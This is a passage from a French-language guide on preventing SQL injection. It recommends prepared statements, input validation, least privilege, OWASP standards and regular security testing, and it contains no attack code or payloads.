- Impossible d’accès direct au port MySQL depuis Internet
- Désactiver les comptes inutiles

Réduit les risques d'exploitation directe du SGBD.

6.9. Mettre en place une architecture defensive

Défense en profondeur (Defense in Depth) :

1. **Validation des entrées**
2. **Requêtes préparées**
3. **Minimisation des privilèges**
4. **Logs surveillés**
5. **Sécurité système (pare-feu)**
6. **Authentification forte**
7. **Monitoring / IDS**

Plusieurs couches de protection > une seule barrière.

6.10. Suivre les standards OWASP

Recommandations OWASP :

- OWASP Top 10 (A1 = injection)
- OWASP ASVS (Application Security Verification Standard)
- OWASP Cheat Sheets (SQL Injection Prevention)

Respecter ces standards est un gage de qualité pour l'entreprise et le jury.

6.11. Tests réguliers (audit & pentest)

Pour garantir la sécurité :

- utiliser **SQLMap**
- appliquer les outils OWASP ZAP / Burp Suite
- réaliser des tests automatisés
- revalider après chaque mise à jour
- effectuer du pentest interne (sans jamais tester en prod)

La sécurité doit être continue, pas ponctuelle.

6.12. Rappels essentiels à retenir

Rappel	Pourquoi ?
Ne jamais concaténer une variable dans du SQL	95 % des SQLi viennent de là
Toujours utiliser des requêtes préparées	La solution la plus efficace
Toujours valider les entrées	L'utilisateur = danger
Jamais utiliser le compte root	Trop dangereux
Ne jamais afficher les erreurs SQL	Fuite d'information
Hashage fort pour les passwords	Protection en cas de fuite
Test de sécurité régulier	Les vulnérabilités reviennent vite

Conclusion :

L’injection SQL est totalement évitable si les règles internes sont respectées. Une application sécurisée repose sur :

- l’utilisation stricte des requêtes préparées,
- la validation des entrées,
- le principe du moindre privilège,
- une bonne gestion des erreurs,
- et un contrôle régulier de la sécurité.

En respectant ces bonnes pratiques, on élimine la quasi-totalité des risques d’injection SQL.